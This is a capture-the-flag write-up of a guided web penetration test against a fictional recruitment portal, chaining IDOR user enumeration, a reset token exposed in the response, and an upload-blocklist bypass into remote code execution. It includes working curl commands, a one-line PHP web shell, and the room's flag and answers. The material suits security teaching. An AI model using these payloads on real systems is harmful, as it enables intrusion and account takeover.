
Guided Pentest: Web
Part of the Penetration Testing Foundations module on the Jr Penetration Tester path, and rated easy. The framing is the point: you are not dropped on a box and told to find flags, you are walked through a five-phase engagement against RecruitX, a fictional recruitment portal, one phase at a time.
That makes it an unusual room to write up, because the interesting content is not any single vulnerability. Every bug here is textbook. What the room is actually teaching is that four low-to-medium findings, none of which compromise anything on their own, add up to remote code execution when you line them up in the right order.
I worked it from the AttackBox over SSH, scripting iTerm from the Mac so each step’s output could be captured.
Task 2: Reconnaissance
Four ports, and the version banners answer the first two questions outright:

22/tcp   open  ssh    OpenSSH 9.6p1 Ubuntu 3ubuntu13.5
80/tcp   open  http   Apache httpd 2.4.58 ((Ubuntu))
3306/tcp open  mysql  MySQL (unauthorized)
8080/tcp open  http   Apache httpd 2.4.58 ((Ubuntu))
Apache 2.4.58, and the database service is mysql. Content discovery fills in the map:
/admin/        301      /api/          301      /config/       301
/uploads/      301      /includes/     301      /dashboard.php 302
/login.php     200      /register.php  200      /jobs.php      200
/reset.php     200      /flag.txt      200  (35 bytes)
/test          200  (an Apache vhost config, served as text)
The password reset page is at /reset.php. Two things here are worth flagging as findings in their own right even though the room does not ask about them. /flag.txt sits in the web root world-readable, so the room’s final flag is available before you exploit anything. And /test serves a raw Apache vhost block that gives away the document root:
<VirtualHost *:80>
    ServerName recruitx.thm
    DocumentRoot /var/www/recruitx
    <Directory /var/www/recruitx>
        Options +Indexes +FollowSymLinks
+Indexes is why /config/ cheerfully lists db.php and /uploads/ lists documents/. Directory listing on an uploads folder is exactly what makes the last step of this chain easy.
Task 3: IDOR
Register any account, log in, and your own profile is at profile.php?id=7. The parameter is a raw database key with no authorisation check behind it, so counting down from your own id walks the entire user table:

id=1  Sarah Mitchell   [email protected]   administrator
id=2  James Crawford   [email protected]   hiring_manager
id=3  Priya Desai      [email protected]      hiring_manager
id=4  Tom Beckett      [email protected]    candidate
id=5  Amina Yusuf      [email protected]      candidate
The administrator is Sarah Mitchell and James Crawford holds the hiring_manager role.
Note that the page renders the role twice, once as the human-readable “Hiring Manager” in a badge and once as the raw hiring_manager slug in the CSS class name. The answer mask (******_*******) picks the slug, which is a small reminder that the underscore-and-count mask resolves this kind of ambiguity for free before you spend a submission on it.
One dead end worth recording: the task text mentions an /api/user?id= endpoint, and I went looking for it first. /api/applications exists but returns [] for every id, /api/users returns {"error":"Endpoint not found"}, and an unauthenticated request to any of them returns {"error":"Authentication required"}. The API is real but the profile page is the vector that actually pays.
Task 4: A reset token printed on the page
The reset flow asks for an email and nothing else. Submitting the administrator’s address returns the token in the HTTP response body:

curl -s -X POST -d "[email protected]" http://MACHINE_IP/reset.php
  #   Reset Token
  #   432661
  #   /reset.php?token=432661&email=s.mitchell%40recruitx.thm
The token is 6 digits, and it is handed to whoever asked, along with a pre-built link. No email is sent, no ownership is proven. Completing the reset and logging in shows the role badge as Administrator:
curl -s -X POST -d "token=432661&[email protected]&new_password=$PW&confirm_password=$PW" \
     http://MACHINE_IP/reset.php
curl -s -c ck2 -X POST -d "[email protected]&password=$PW" http://MACHINE_IP/login.php
  #   302 -> /dashboard.php     >Administrator<
Six digits is a weak token on its own, only a million values, and nothing here rate-limits guessing. But the length barely matters when the application prints it for you. This step is also the clearest illustration of the room’s thesis: the reset flaw is only useful because the IDOR handed over [email protected] in the previous step.
Task 5: The admin panel and its upload filter
With an administrator session, /admin/index.php and /admin/upload.php both return 200 instead of redirecting to the login page. The file handling the upload is upload.php, and its form is:
<form action="/admin/upload.php" method="POST" enctype="multipart/form-data">
<input type="file" name="document" accept=".pdf.docx.jpg.png" required>
The attribute restricting selectable extensions is accept, and it is worth being precise about what it does: accept is a hint to the file picker dialog. It filters what the user sees when browsing, and it is not a control at all, and curl never renders a file picker.
The server side does check, but it checks against a blocklist. Uploading the same web shell under four extensions shows exactly where the list stops:

.php    <!DOCTYPE HTML ... 404 Not Found        <- blocked at upload
.phtml  uid=33(www-data) gid=33(www-data)       <- uploaded AND executed
.php5   <?php system($_GET["c"]); ?>            <- uploaded, served as text
.phar   uid=33(www-data) gid=33(www-data)       <- uploaded AND executed
.phtml is the answer, and the four-way comparison is more instructive than the single answer. Three extensions got past the upload filter, but only two of them are mapped to the PHP handler in this Apache configuration. .php5 uploads fine and then sits there as inert text, a bypass of the filter that is not a bypass of anything that matters. Bypassing validation and achieving execution are two separate wins, and it is easy to mistake the first for the second.
Task 6: Remote code execution
The shell is one line:
<?php system($_GET["c"]); ?>
Uploaded as sh.phtml, it lands in the directory-listable /uploads/documents/ and runs:
U=http://MACHINE_IP/uploads/documents/sh.phtml
curl -s "$U?c=whoami"     # www-data
curl -s "$U?c=hostname"   # recruitx-prod
curl -s "$U?c=cat+/var/www/recruitx/flag.txt"
  # THM{ch41n3d_vulns_4r3_d3v4st4t1ng}
Running as www-data on host recruitx-prod, flag THM{ch41n3d_vulns_4r3_d3v4st4t1ng}.
Task 7: Writing it up as findings
The chain question asks how many distinct vulnerabilities were involved. The room’s own narrative lists five bullets, but the first is “Enumeration”, which is a phase rather than a finding. The remediation table is the authoritative list and it has 4 rows: IDOR on user profiles and API (High), password reset token exposed in the response (Critical), incomplete file extension blocklist (Critical), and API endpoint disclosure (Medium).
The recommended fix for upload validation is an allowlist rather than a blocklist, plus MIME validation and storing uploads outside the web root.
That last part is worth dwelling on, because the blocklist here was not even badly written by the standards of blocklists: it caught .php, the obvious one. It failed because PHP has a long tail of handler-mapped extensions (.phtml, .phar, .php3 through .php8, .phps, .inc in some configs) and a blocklist has to enumerate all of them correctly, forever, across every future Apache config change. An allowlist of pdf, docx, jpg, png is four entries and cannot rot.
Two things worth keeping
Order the findings by what they unlock, not by severity. Scored individually, the IDOR is a High and the reset flaw is a Critical, and a report that stops there invites the client to patch the Critical and defer the High. But the reset flaw is unexploitable without an administrator’s email address, which is precisely what the “lower” IDOR provides. When you write the report, the chain diagram does work that a severity column cannot: it shows that fixing the High is what actually breaks the path to RCE. This room exists to make that argument concretely, and it is the part that transfers to real engagements.
Distinguish “the filter let it through” from “the server ran it”. Three of my four test extensions bypassed the upload blocklist and only two executed. Had I tested .php5 alone I would have reported a successful bypass and been unable to demonstrate impact, which in a real report is the difference between a Critical with a proof-of-concept and an informational nobody actions. Upload one shell per candidate extension and then request each one, because the upload response tells you nothing about the handler mapping.
Room solved 100%: 8 tasks, 17 answers.